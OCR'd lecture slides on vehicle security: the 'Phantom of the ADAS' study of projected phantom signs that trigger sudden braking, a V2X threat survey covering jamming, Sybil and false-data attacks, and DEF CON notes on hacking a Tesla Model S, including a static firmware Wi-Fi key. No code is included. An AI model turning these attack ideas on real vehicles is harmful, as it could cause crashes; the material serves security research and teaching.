Quad-Core Cortex-A72 2.2 GHz
Quad-Core Cortex-A72 2.2 GHz
LPDDR4-4266 (64-bit)
NPU
2 GHz
(36.86 TOPS)
NPU
2 GHz
(36.86 TOPS)
LPDDR4-4266 (64-bit)


Model 3 Computer
MCU
(Upper board)
Autopilot ECU
(Lower board)
Coolant
Connections

Phantom of the ADAS: Securing Advanced Driver-Assistance Systems from Split-Second Phantom Attacks

Ben Nassi[1], Yisroel Mirsky[1,2], Dudi Nassi[1], Raz Ben-Netanel[1], Oleg Drokin[3], Yuval Elovici[1]
[1] Ben-Gurion University of the Negev, [2] Georgia Tech, [3] Independent Researcher
{nassib, yisroel, razx, nassid, elovici}@post.bgu.ac.il, green@linuxhacker.ru

2020

Table 1: Mapping an attack to a desired result.

Desired Result	Triggered Reaction from the ADAS	Type of Phantom	Location of Appearance
Traffic collision	Sudden braking	Stop sign	Building, billboard
		No entry sign	
		Obstacle (e.g., car)	Road
Reckless/illegal driving behavior	Fast driving	Speed limit	Building, billboard
Traffic jam	Decreasing driving speed	Speed limit	
	Stopping	No entry sign	
Directing traffic to specific roads	Avoiding certain roads	No entry sign	

- In this paper, we investigate "split-second phantom attacks," a scientific gap that causes two commercial advanced driver-assistance systems (ADASs), Telsa Model X (HW 2.5 and HW 3) and Mobileye 630, to treat a depthless object that appears for a few milliseconds as a real obstacle/object.
- We discuss the challenge that split-second phantom attacks create for ADASs.
- We demonstrate how attackers can apply split-second phantom attacks remotely by embedding phantom road signs into an advertisement presented on a digital billboard which causes Tesla's autopilot to suddenly stop the car in the middle of a road and Mobileye 630 to issue false notifications.
- We also demonstrate how attackers can use a projector in order to cause Tesla's autopilot to apply the brakes in response to a phantom of a pedestrian that was projected on the road and Mobileye 630 to issue false notifications in response to a projected road sign

Figure 1: In practice, despite the fact that the Tesla Model X (HW 2.5) is equipped with radar and ultrasonic sensors, it recognizes a depthless person (phantom) projected on the road in front of it as a real obstacle due to its safety policy.

Figure 2: Left: a commercial ADAS (Mobileye 630) classifies a projection of a traffic sign on a tree. Middle: the Faster_rcnn_inception_v2 [3] classifies a traffic sign that was created by reducing the green component of the RGB value of the background color in Δ=3 from (128,128,128) to (128,125,128) and using only 25% of the pixels. Right: Tesla Model X recognizes a depthless phantom of a car as real.

Figure 8: The Tesla automatically driving at a speed of 18 MPH detects a phantom pedestrian that is projected on the road as a real obstacle (see a snapshot of its dashboard in the box on the left) and automatically triggers the brakes (see a later snapshot of its dashboard in the box on the right).

Figure 5: Mobileye issues an alert about a phantom road sign after the phantom speed limit was detected in the upper left corner of the digital billboard.

Figure 6: Tesla's autopilot triggers the car to stop suddenly after a phantom stop sign was detected in the upper left corner of the digital billboard.





Figure 7: A phantom (boxed in red) is projected on a building for 125 ms from a drone and recognized by Mobileye (boxed in yellow) as real.

V2X

Securing Vehicle-to-Everything (V2X) Communication Platforms

Monowar Hasan*, Sibin Mohan*, Takayuki Shimizu† and Hongsheng Lu†
*Department of Computer Science, University of Illinois, Urbana, IL, USA
†R&D Info Tech Labs, Toyota Motor North America, Mountain View, CA, USA
Email: {*mhasan11, *sibin}@illinois.edu, {†takayuki.shimizu, †hongsheng.lu}@toyota.com

2020



The current standards for V2X communication are DSRC (dedicated short range communication) in the United States, C-ITS (cooperative intelligent transport systems) Europe and ITS Connect in Japan.

An illustration of V2X communication: V2X-enabled vehicles are communicating with other vehicles and infrastructures (called RSU [roadside unit]). An in-vehicle communication unit, known as on-board unit (OBU) is attached with the vehicular control system and act as an external communication interface with other entities (e.g., vehicles/RSUs, etc.).


OBU


VTX-201 DSRC sub-system w/
preloaded 1609.x stack
Infineon SLE97
Hardware Secure
Module


Vehicle-to-Vehicle (V2V):
- Intersection Movement Assist (IMA)
- Left Turn Assist (LTA)
..... etc..
Vehicle-to-Infrastructure (V2I):
- Curve Speed Warning (CSW)
- Transit Pedestrian Warning
..... etc.
IEEE1609.x Stacks
Mobilty:
- Transit Signal Priority
- Fleet Management
..... etc.
Environment:
- Eco Cooperative Adaptive Cruise Control
- Eco-traffic signal timing
..... etc.
DSRC1
DSRC2
Ethernet
Reset
Power
Power
CAN1

OBU

ITS-OB4
On Board Unit



SECURITY

Hardware Security Module (HSM)

SLI97 ECDSA verification (> 2000 verifications)


ECDSA encryption (< 50 usec signing delay)

NIST and Brainpool verification, encryption

Secure boot, encrypted storage, tamper proof system


EAL6+ certified and available with up to 1MB of secure SOLID FLASH

ARM TrustZone including the TZ architecture




Uu-based LTE-V2X

vehicles are communicating with traditional uplink (UL) and downlink (DL) channels using base station




PC5-based LTE-V2X

vehicles use sidelinks (SL) to communicate each other with or without assistance from base stations using UL and DL for scheduling sidelink resources.



United States (SAE 2945/1)



Europe (ETSI-ITS)

MAC Header	Basic Network Header	Security Header (certificate info, generation time/location *etc.*)	Secured Network Header (id, timestamp, longitude, latitude, speed, heading, *etc.*)	Secure Transport Header	Secure Transport Header	Payload (BSM, CAM, DENM) • Message id • Generation time • Station id • Position (longitude, latitude, elevation, heading, *etc.*) • ….	Security Trailer (signature)	MAC check sequence

V2X packet

Certificats et pseudonymes




Fig. 4. Schematic of a generic V2X PKI.

TABLE II
ATTACKS IN DIFFERENT COMMUNICATION SCENARIOS

Attack	Communication Scenario		Remarks
	Broadcast	Multi-hop	
Jamming	✓	✗	Limited by the attacker's communication range
Data flooding	✗	✓	No routing/forwarding is involved in broadcast of BSM/CAM
Sybil	✓	✓	Vehicles may forward wrong (DENM) messages received from Sybil node in multi-hop scenarios
Message replay	✓	✓	Reduces network throughput especially for multi-hop scenarios

Legends:
(a) ✓The attack poses threats to the communication scenario and
(b) ✗The attack does not disrupt the communication scenario .


TABLE III
MAJOR THREATS TO V2X SYSTEMS

Attacks	Variants	Network Stack
DoS:		
• Routing-based	Active, online, internal	Network
• Flooding	Active, online, internal	Application, network
• Jamming	Active, online, external	Physical
Sybil	Active, online, external/internal	Application, transport, network, data link
False data injection	Active, online, internal	Application, transport, network, data link, physical


basic safety message (BSM)

Denial of Service DoS


Decentralized environmental notification message (DENM)



(a)



(b)



(c)

Fig. 6. Possible attacks scenarios of V2X with malicious (black) and victim (blue) vehicles:

(a) DoS attacks: 1 attacker floods message packets and 2 jams the communication channel;

(b) Sybil attacks: adversary creates two fake identities and send false messages;


(c) false data injection: attacker sends incorrect information (e.g., about location, sensor data, object/pedestrian info, etc.).


TESLA HACKING

Marc Rogers and Kevin Mahaffey
How to Hack a Tesla Model S
DEF CON 23 2015

https://www.youtube.com/watch?v=KX_0c9R4Fng

Entertainment Network
Instrument Cluster
Center Information Display
Gateway




Network interface
Internal network
System
External network
Wi-Fi
Bluetooth
Parrot
Linux, Parrot FC6050
Cell
ATT
Sierra
GSM Radio
USB
USB
CID
Linux, NVIDIA Tegra 4
IC
Linux, NVIDIA Tegra 3
Gateway
FreeRTOS
Vehicle Controllers
USB
USB
Toucan
USB Ethernet
Toucan
USB Ethernet
Service Port
ETH
ETH
ETH
ETH
CAN
CAN
Ethernet Switch
CAN Bus

CID

IC

Root on infotainment systems (CID & IC).

Control UI on instrument cluster & 17" touchscreen.

Control some aspects of the car using gateway.

Power off car

Start car (w/o keys)

Lock/Unlock

Open/Close sunroof

Open the frunk/trunk

Control headlights

Control internal lights

Change suspension

Change climate

Honk horn

No open ports

Determines internet reachability by performing HTTP requests against a number of URLs

If Internet reachable, connects OpenVPN


- vpn.vn.teslamotors.com

Guess what Wi-Fi SSID every Tesla connects to, without question?

Tesla Service

- Static WPA key embedded in a binary on the firmware

OpenVPN: TLS-Auth-Key



The --tls-auth option uses a static pre-shared key (PSK) that must be generated in advance and shared among all peers.
